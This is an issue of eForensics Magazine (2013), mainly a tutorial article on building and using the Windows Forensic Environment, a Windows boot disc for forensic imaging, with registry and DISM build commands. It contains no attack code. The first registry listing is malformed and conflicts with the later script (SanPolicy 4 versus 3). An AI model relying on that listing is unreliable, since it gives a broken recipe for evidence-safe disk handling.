eForensics Magazine

Computer

VOL.2NO.17

# Computer Forensics JumpStart Vol. 3

200 PAGES

HOW TO ANALYZE A TRAFFIC CAPTURE

ORACLE LABEL SECURITY

INTRODUCTION TO WINDOWS FORENSICS USING PARABEN P2 COMMANDER

LOGIC BOMBS

STEP-BY-STEP TO ASSESS IT SYSTEM CONTROLS

Issue 17/2013 (21) October ISSN 2300-6986

eForensics Magazine

TEAM

**Editors:**
Artur Inderike
*artur.inderike@eforensicsmag.com*

**Betatesters/Proofreaders:**
M1ndl3ss, Salvatore Fiorillo, Kishore P.V., Richard C. Leitz Jr., Simohammed Serrhini, Dr D. B. Karron, Andrew J. Levandoski, Owain Williams, Alex Rams, Sir James Fleit, Johan Scholtz, Olivier Caleff, Leighton Johnson, Derek Thomas, Martin Baader, Danny Lavardera, Jeff Weaver, Pardhasaradhi C. H., Henrik Becker, Robert Vanaman, Nicolas Villatte, Luca Losio, Massa Danilo, Christopher P. Collins, Sundaraparipurnan Narayanan, Andrew Tabona.

**Senior Consultant/Publisher:**
Paweł Marciniak

**CEO:** Ewa Dudzic
*ewa.dudzic@software.com.pl*

**Production Director:** Andrzej Kuca
*andrzej.kuca@software.com.pl*

**Marketing Director:** Joanna Kretowicz
*jaonna.kretowicz@eforensicsmag.com*

**Art Director:** Ireneusz Pogroszewski
*ireneusz.pogroszewski@software.com.pl*

**DTP:** Ireneusz Pogroszewski

**Publisher:** Hakin9 Media Sp. z o.o. SK
02-676 Warszawa, ul. Postępu 17D
Phone: 1 917 338 3631
*www.eforensicsmag.com*

## DISCLAIMER!

*The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.*

# Dear eForensics Readers!

I am glad to say that our successful JumpStart Series is continuing into a third volume!
As with the previous volumes, we trust you would be able to update your skills with this volume and also help you with your career.
More than 100 pages presents an easy readable and practical, theoretical approach to digital forensics science. For better understanding of this edition, I suggest you have a look at our previous Volumes and Preparation Stage.
In addition to a few forensic tutorials, step-by-step articles and need-to-know information, we also discuss Windows OS and some well-known forensic tools. An interview with Nanni Bassetti, who is the project manager of C.A.I.N.E. Linux, reflects on a few interesting data gathering perspectives.

As usual, we're open to your suggestions and ideas.
Your opinion is extremely important for our authors and editors.
Peace, love, unity!

Artur Inderike
eForensics Magazine

# THE WINDOWS FORENSIC ENVIRONMENT

**by Brett Shavers**

The Windows Forensic Environment, also known as Windows FE or WinFE, is a Windows operating system that can be booted from external media such as a CD, DVD, or USB flash drive. Windows FE is based on Windows PE, which is a minimal Windows operating system with limited services, used to prepare a computer for Windows installation, among other tasks related to Windows. The main, and of course most important, difference between Windows FE and Windows PE, is that Windows FE forensically boots a computer system whereas Windows PE does not. What makes WinFE different from non-Windows based forensic boot systems is that with WinFE, the forensic examiner can use almost all of their favorite Windows based software tools, rather than Linux applications.

**What you will learn:**

- The differences between Windows PE and Windows FE.
- How to build Windows FE.
- How to use Windows FE in common and uncommon scenarios.

**What you should know:**

- Fundamentals of digital forensics regarding preservation of original electronic evidence.
- Operation of the forensic tools you wish to use in the WinFE bootable system.
- How to boot a computer system to external media and not the evidence hard drive through BIOS configuration changes.

How would you like to boot an evidence machine to Windows to forensically image, triage, or even examine it using your favorite Windows based forensic applications? I mean, literally, boot the evidence machine to Windows. Not to Linux. Not to DOS. Not having to remove the hard drives and connect to a hardware write blocking device. Simply boot to Windows and go to work. That is the power of the Windows Forensic Environment.

Troy Larson, of Microsoft brought his idea of a Windows forensic operating system to me in 2008. Troy asked me to build a WinFE from instructions he provided, and let him know what I think. I confess, at the time I was extremely busy and did not immediately put the effort to try. In fact, after reading the instructions, I assumed that it would take too much time spend on a Windows PE that only modified two registry changes. According to Microsoft's website.

"Windows Preinstallation Environment (Windows PE) 2.0 is a minimal Win32 operating system with limited services, built on the Windows Vista kernel.

It is used to prepare a computer for Windows installation, to copy disk images from a network file server, and to initiate Windows Setup.

Windows PE is not designed to be the primary operating system on a computer, but is instead used as a standalone preinstallation environment and as an integral component of other setup and recovery technologies, such as Setup for Windows Vista, Windows Deployment Services (Windows DS), the Systems Management Server (SMS) Operating System (OS) Deployment Feature Pack, and the Windows Recovery Environment (Windows RE)" (What is Windows PE?, 2013).

That definition alone did not encourage me sufficiently to consider WinFE as the next best thing in forensic tools. Boy was I wrong. I did not fully understand the genius behind this simple modification to a Windows PE, that would provide forensic examiners worldwide, a great tool until after I spent some time to test it myself. The impetus to get me going was a presentation Troy gave in Seattle about WinFE  (Larson, 2009). This one presentation made me run directly to the office and start building my first WinFE. Even in 2009, Troy had developed a process to use WinFE, and access both Shadow Copies and Bitlocked drives with a forensic boot disc. How neat is that!

Before getting into how to build WinFE, let's talk a little about where it stands now. The current result of WinFE is seen below in Figure 1. As you can see, it looks like Windows for one reason…it is Windows. In Figure 1 below, it is Windows 7. WinFE can just as easily be built using Windows XP, Vista, or Windows 8; in both 32bit and 64bit. You can also see that since it is Windows, you can run your Windows based forensic tools such as Accessdata's FTK Imager (*http://www.accessdata.com/support/product-downloads*), Guidance Software's Encase Forensic (*http://www.guidancesoftware.com*), X-Ways Forensics (*http://www.x-ways.net*), or any number of your favorite tools.




**Figure 1.** *Windows FE*

Besides adding to efficiency of analysis, being able to use the same tools you use daily in forensic examinations – ones that you can use on a forensic boot disc – is just plain neat. I also use Linux forensic boot systems, but my first choice is most always WinFE. Like many forensic examiners, I am personally more comfortable using Windows based tools in the acquisition of evidence; for the primary reason that I most always use Windows based tools for analysis. Also, the majority of commercial forensic applications are Windows based; thus, making the most common operating system, naturally Windows.

## METHODS OF BUILDING YOUR OWN

Just the thought of ‘building your own operating system’, is enough to frighten the most hardened forensic analyst. However, it is so much easier than it sounds. Actually, since the creation of WinFE in 2008, there have been a few different methods of building WinFE, resulting in different end results of appearances and applications able to run on each type of build. The manner in which you choose to build a WinFE is solely dependent upon your needs.

Your needs can vary between building a minimal WinFE, that can boot older systems, to a more full-featured WinFE to conduct triage or a complete forensic analysis. As most examiners carry different Linux forensic versions of boot discs, examiners can have different build versions of WinFE to approach systems of unknown hardware. Older systems typically may have less RAM, requiring a WinFE that does not require more RAM than the evidence computer provides. In most systems today, WinFE will have more RAM than necessary to operate without problems.


### BASIC WINFE BUILD

The basic build is the original build method developed by Troy Larson. The two registry modifications to Windows PE to create Windows FE are:

```
HKLM\WindowsFE8 %1\WindowsFE8\mount\Windows\System32\config\SYSTEM
HKLM\WindowsFE8\ControlSet001\Services\MountMgr /v NoAutoMount /t REG_DWORD /d 1 /f
HKLM\WindowsFE8\ControlSet001\Services\partmgr\Parameters /v SanPolicy /t REG_DWORD /d 4 /f
HKLM\WindowsFE8\ControlSet001\Control\FileSystem /v DisableDeleteNotification /t REG_DWORD /d 1 /f
HKLM\WindowsFE8
```

Essentially, these modifications to the registry prevent any drives to be automatically mounted when Windows PE (now “FE”) boots. Specially, all internal disks are booted offline and any attached storage, such as external USB drives are placed online at boot. The user can mount, and unmounts drives as needed through command lines in DISKPART.

Figure 2 shows the interface to a Basic WinFE build. As you can see, there is not a *start button* or *menu*. There is only a command shell; however, many of your Windows based forensic applications will be able to run from the command line.



```
X:\windows\system32\cmd.exe - startnet.cmd
X:\windows\system32>wpeinit
```

**Figure 2.** *WinFE Basic Build*

By drilling down to the directory of any installed forensic apps, simply run the executable of your application to operate the software. Figure 3 shows FTK Imager running in its GUI in the Basic WinFE, even though the application must be started through the command shell.




**Figure 3.** *FTK Imager in the Basic WinFE*

Building a Basic WinFE requires the Windows Automated Installation Kit (AIK), freely available from Microsoft's website. With the AIK installed, the build is made using DISKPART by opening a command shell with administrative privileges and running DISKPART. Through a series of typed commands, or running a pre-made batch file, a WinFE ISO file is created which is then placed onto your boot media (burned to a disc or installed to a USB device).

The commands to create a Basic WinFE are:

```
call copype.cmd x86 %1:\WinFEx86
Dism /Mount-Wim /WimFile:%1:\WinFEx86\winpe.wim /index:1 /MountDir:%1:\WinFEx86\mount
REG LOAD HKLM\WinFEx86 %1:\WinFEx86\mount\Windows\System32\config\SYSTEM
REG ADD HKLM\WinFEx86\ControlSet001\Services\MountMgr /v NoAutoMount /t
REG_DWORD /d 1 /f
REG ADD HKLM\WinFEx86\ControlSet001\Services\partmgr\Parameters /v SanPolicy /t REG_DWORD /d 3 /f
REG UNLOAD HKLM\WinFEx86
Dism /image:%1:\WinFEx86\mount /Add-Package /PackagePath:"C:\Program
Files\Windows AIK\Tools\PETools\x86\WinPE_FPs\winpe-scripting.cab"
Dism /image:%1:\WinFEx86\mount /Add-Package /PackagePath:"C:\Program
Files\Windows AIK\Tools\PETools\x86\WinPE_FPs\winpe-wmi.cab"
del %1:\WinFEx86\ISO\boot\bootfix.bin
xcopy "%2:\WindowsFETools\Desktop\WinPe.bmp"
"%1:\WinFEx86\mount\windows\system32\" /H /Y
md %1:\WinFEx86\mount\Apps
xcopy %2:\WindowsFETools\Applications %1:\WinFEx86\mount\Apps /S /H /Y
Dism /image:%1:\WinFEx86\mount /Add-Driver
/Driver:%2:\WindowsFETools\Drivers /recurse
"%2:\WindowsFETools\WindowsFE_FilesList.log"
Dism /Unmount-Wim /MountDir:%1:\WinFEx86\mount /Commit
move %1:\WinFEx86\winpe.wim %1:\WinFEx86\iso\sources\boot.wim
oscdimg -n -m -o -b%1:\WinFEx86\etfsboot.com %1:\WinFEx86\ISO
"%1:\WinFEx86\WindowsFE.iso"
```

As you can see, there is a lot going on that needs to be typed as commands. A better, and error free method, is using a batch file for this process for speed, ease of modification, and reduction of user errors. Rather than having to make a batch file from scratch, several are freely available on the WinFE blog at *http://winfe.wordpress.com*. Also, the batch files from the WinFE blog detail the specifics of each command used, in order for you to know what is going on under the hood during the build process.


You may also be able to guess that since the Basic WinFE is operated via a command shell and that it is a minimal build, not every program you want to run in WinFE, will be able to do so. With this build, you are limited in the applications unless you make extra effort to install or copy dependencies of each program you want to use. At the most basic need for imaging, most imaging applications will run without issue. Therefore, this Basic WinFE is able to boot the vast majority of systems, and be used for forensic imaging. A video of this build can be seen on YouTube (Creating a Windows FE ISO, 2010).

But if you want WinFE to do more with an easier build method, consider the following methods.

## WINFE LITE BUILD

WinFE Lite, developed by Colin Ramsden can be considered a step in the direction of an easier build, with a much easier method of toggling drives on and offline. Remember, with the Basic WinFE build, the user mounts and unmounts drives using DISKPART with the command line. Within the DISKPART commands, there are similar commands, such as *clear* and *clean*, which can have a disastrous effect if the wrong command is given. It is possible to "clean" your evidence when you meant to "clear" the mounting status. Cleaning a drive is just what you think it is – not what you want to do with evidence…

To make handling hard drives easier, and less prone to operate error, Colin developed a write protection application for WinFE that is a simple to use, yet highly effective graphical application. Figure 4 shows Colin's write protection application. Upon booting WinFE Lite, the write protection application automatically starts and presents a warning dialog box. After acknowledging the warning dialog, the write protection application dialog is presented.



WARNING

Warning - This write protection tool does not use a kernel mode filter driver to perform the write protection.

Therefore, it is entirely possible to remove the read-only status of disks by using other tools or applications.

Known problematic tools and applications that should be avoided are:

Diskpart
Device Manager (Scan for Hardware Changes)
Disk Management

As with any Forensic Boot CD, common sense should be applied at all times!

WinFE Write Protect Tool Management Console

WARNING: It is recommended that all disks of an evidential nature remain set to READ ONLY to avoid unintentional writes.

Disks may not be displayed below if they require a driver, Install the correct device driver using the 'Add Driver' button.

| Disk | Mount | Size | Read-Only |
|---|---|---|---|
| 0 | No | 30.3 GB | Yes |

Status Waiting

Power Information
Power Source: AC Power Charge: 100 %

**Figure 4.** *Write Protection Application and Warning Banner*

The operation of the write protect application is as easy as it appears. Disk mounting and un-mounting is accomplished by selecting the drive, and then selecting the push button needed. Drives can be placed online, offline, in a *read only* or *read/write* mode. Using any forensic boot media requires concentration on the status of all attached drives, internal and external, no matter if the forensic boot OS is Linux or Windows FE. The difference between *read only* and *read/write*, is the difference between a forensic bit for bit capture of evidence, or a capture of evidence that is not.

Drivers are also easily added ‘on the fly’ through the *Add Driver* button. This is especially helpful after booting a machine to WinFE, and later realizing you need a driver added to address a hardware issue. Without having to shutdown, create a new WinFE with the driver, and then reboot the machine, you can add the driver live for that session only.

Figure 5 shows WinFE Lite. WinFE Lite, is a visual step up from the Basic WinFE, includes several features that are easily accessible through a menu bar. The most impressive difference is the write protection application since this feature is what makes *WinPE* a *WinFE*. The write protection application also addressed disk mounting issues that exist in the Basic WinFE, for at times, external drives may have difficulty in being set online or offline.




**Figure 5.** *WinFE Lite*

Detailed instructions and everything you need for the WinFE Lite build can be found on Colin’s website at *http://www.ramsdens.org.uk/*.

## FULL-FEATURED BUILD

Taking WinFE a step even further, is a full-featured, yet not a full Windows installation build. There are several applications developed to create a customized Windows PE, which can be easily used to create a Windows FE. One particular application used by many to create a WinFE is Winbuilder (*http://www.reboot.pro*). WinBuilder has been developed to build customized WinPEs; however, with the help of several people, scripts and plugins were written for WinBuilder to build a WinFE rather than a WinPE. The ease to which this is accomplished cannot be described enough; however, the end result, as seen in Figure 6, is almost a work of art, as any forensic examiner can fully customize their WinFE to fit their needs, and changed as needed.





**Figure 6.** *Full-Featured WinFE Build*

Not to get ahead of ourselves, but as you can see in Figure 6, WinFE has all the makings of a Windows operating system for ease of use. To create a WinFE using WinBuilder, simply download and extract the WinBuilder zip from *http://www.reboot.pro*. You will need a Windows installation disc, which WinBuilder will use to build your WinFE. The operation of WinBuilder (Figure 7) is very intuitive, easy to use, and allows for a multitude of features. HOWEVER, the fewer features added, the better the build will be. You most likely will not need audio support, or every driver available, or network support, or even most of the available features. The more you add, the heavier your WinFE will be, thereby requiring more RAM when used.



Win7PE Main Configuration.


Build model: In RAM (boot.wim)
Screen resolution: 1024x768
Boot Manager: Standard
Boot Manager skin: SunRise
wpeinit run mode: normal
System Locale: Auto

'System Locale' Info:
If mismatch with source language:
Change 'System Locale' manually only when source is en-US.
If match with source:
Auto is enough.

**Figure 7.** *WinBuilder*

This doesn't mean you should never use any of these features, only that when needed, add them to your build. Some features will be talked about later to increase the usefulness of WinFE. As Figure 7 shows a multitude of checkboxes, features, modifications, and customizations, it may seem overwhelming. This isn't the case since once you go through the basic needs, you can use the same settings the next time you need to build a WinFE. This method is seen in a video in YouTube (WinFE Tutorial, 2013).

If you are looking for an easier and quicker method, the latest version of WinBuilder, seen in Figure 8, may suit your needs soon. It might look like we are going backwards (or back to the command line…), which we are; but with only two or three commands, this version is faster and easier to use. All files needed to build your WinFE are automatically downloaded for your WinFE ISO in a matter of minutes. Compared to the prior version of WinBuilder, I have seen a drastic decrease in the amount of time needed to build a WinFE, in as little as five minutes. As this build has not been completely tested for WinFE yet, I am hoping that by the time this article is in print, this newest version of the WinBuilder WinFE build will be out of beta.



```
                  xxxxx
                  xnnx
                   xnx
                   xnx
                  xnx
                  xnx
xxxxx   xn   xx   xnxxxxxx
nnnnx   xn   xx  xxxxxxxnx
 xxnx  xnn   xx  xnxx  xnx
  xnx  xnn   xx  xnx    nx
  xnx xxnn  xx  xxxx   xnx
  xnx x nn  xx  xnx    xnx
  xnxxx nn xx   xnx    xnx
  xnxx  nnxxx   xnx   xxx
  xnxx  nnxx   xnx   xxxx
  xnx   nnx    xnx  xxxx
   x    nx     xxxxxxx

winbuilder (version 2013.09.01) is proudly brought to you by http://reboot.pro

MedEvil once said: "Here is you topic back, clean as freshly fallen snow" (http://reboot.pro/17866/)


> |
```

**Figure 8.** *Latest WinBuilder*

Details on these build methods can be found on the *http://winfe.wordpress.com* blog, as well as other online sources noted in the references to this article.

## USING WINFE

For any person who uses Windows as their daily use operating system, the instruction in using WinFE is simple. It's Windows, just like what you are using on your forensic workstation, except for a few minor differences…

- No storage drives are mounted by default (you can choose to mount specific drives)
- The operating system is not a 'full build' of Windows, and limited in certain respects
- Not every Windows based software will run successfully due to missing dependencies in WinFE
- WinFE is booted from an external media device, such as a CD, DVD, or USB drive

Using WinFE can be as simple as booting an evidence machine to image the hard drives. Or it can involve triaging evidence machines onsite to determine which machines, if any, may contain evidence. It can be used to triage, or preview, seized machines to prioritize which one needs analyzing first. If needed, WinFE can be used onsite, on the evidence machine, to conduct as much of a forensic analysis as the examiner needs; time permitting of course. This may be extremely useful in missing person investigations, where investigative time is at a premium.

First responders can learn to use WinFE faster, rather than being trained in a different operating system. Most forensic examiners can use any type of operating system, but this cannot be expected of first responders whose job does not involving computing. By creating a customized WinFE boot system with triage applications, first responders, such as patrol officers or parole officers, are able to boot an evidence machine and conduct a triage. Of course, for any system that is to be seized subject to a search warrant or civil court order, onsite triage is not necessary. But for consent searches, or triages of multiple devices, onsite triage with WinFE using Windows based tools makes it a much easier task for first responders.

## A WARNING!

I have talked about the important of knowing the status of all connected drives. WinFE is not different from a Linux forensic boot system, because with any forensic boot system, the user can intentionally or unintentionally alter the hard disks. And just like a Linux forensics boot system, drives must be placed online in a read/write mode (to write an image to), or volumes placed online in a read only mode, to allow access by certain software. An example of using read only mode would be to allow a software application that cannot see the physical drive, be able to see the logical drive. Several triage tools are only capable of viewing the logical drive, while others can view both the logical and physical.

Here is the warning when handling disks.

*Setting a disk to* ***read only*** *does* ***NOT*** *alter the disk.*

*Setting the volume to* ***read only*** ***DOES*** *alter the disk (but only with a very small byte change)*

When it is need to place a volume in *read only* mode, I would suggest only doing so when forensic analysis has not been decided, or there is no cause to seize the system. This type of triage is done to at least partially examine (triage) potential evidence devices when they would have otherwise been ignored. When using WinFE, or any forensic boot system that you plan to use, test it first; then test it again! Make sure you know what you are doing. Digital forensic started with boot discs (floppies…), and we are no less 'forensic' today with boot systems than in the beginning. We are however, much more proficient and efficient.

## REFERENCES

- *http://winfe.wordpress.com*
- *http://www.ramsdens.org.uk/index.html*
- *http://www.slideshare.net/ctin/ctin-windows-fe-1256287*
- *http://praetorianprefect.com/archives/2010/04/winpe-3-0-forensics/*

## WORKS CITED

- Creating a Windows FE ISO. (2010, June 30). Retrieved September 12, 2013, from YouTube: Creating a Windows FE ISO
- Product Downloads. (2013). Retrieved September 12, 2013, from Accessdata: *http://www.accessdata.com/support/product-downloads*
- What is Windows PE? (2013). Retrieved September 13, 2013, from What is Windows PE?: *http://technet.microsoft.com/en-us/library/cc766093%28v=WS.10%29.aspx*
- WinFE Tutorial. (2013, March 18). Retrieved September 12, 2013, from YouTube: *https://www.youtube.com/watch?v=Dy27R34MDkE*
- Larson, T. (2009). CTIN Windows FE. Retrieved September 13, 2009, from CTIN Windows FE: *http://www.slideshare.net/ctin/ctin-windows-fe-1256287*

## ABOUT THE AUTHOR

*Brett Shavers is a digital forensics expert and author. As both a former law enforcement officer and detective, Brett has investigated most types of crimes. As a private consultant, he has been retained by law firms for digital forensics analysis and has taught digital forensics at the University of Washington. He is also the author of two digital forensics books; Placing the Suspect Behind the Keyboard and The X-Ways Practitioner's Guide.*

Logicube®
FORENSIC Falcon™
T1
TASK 1
TASK 2
TASK 3
TASK 4
TASK 5
ADD NEW TASK
DELETE
IMAGING
HASH
WIPE
MODE
File image
SOURCE
S1
SETTINGS
Method: dd image
Verify None
On Error Skip
DESTINATION
D1, D2
START

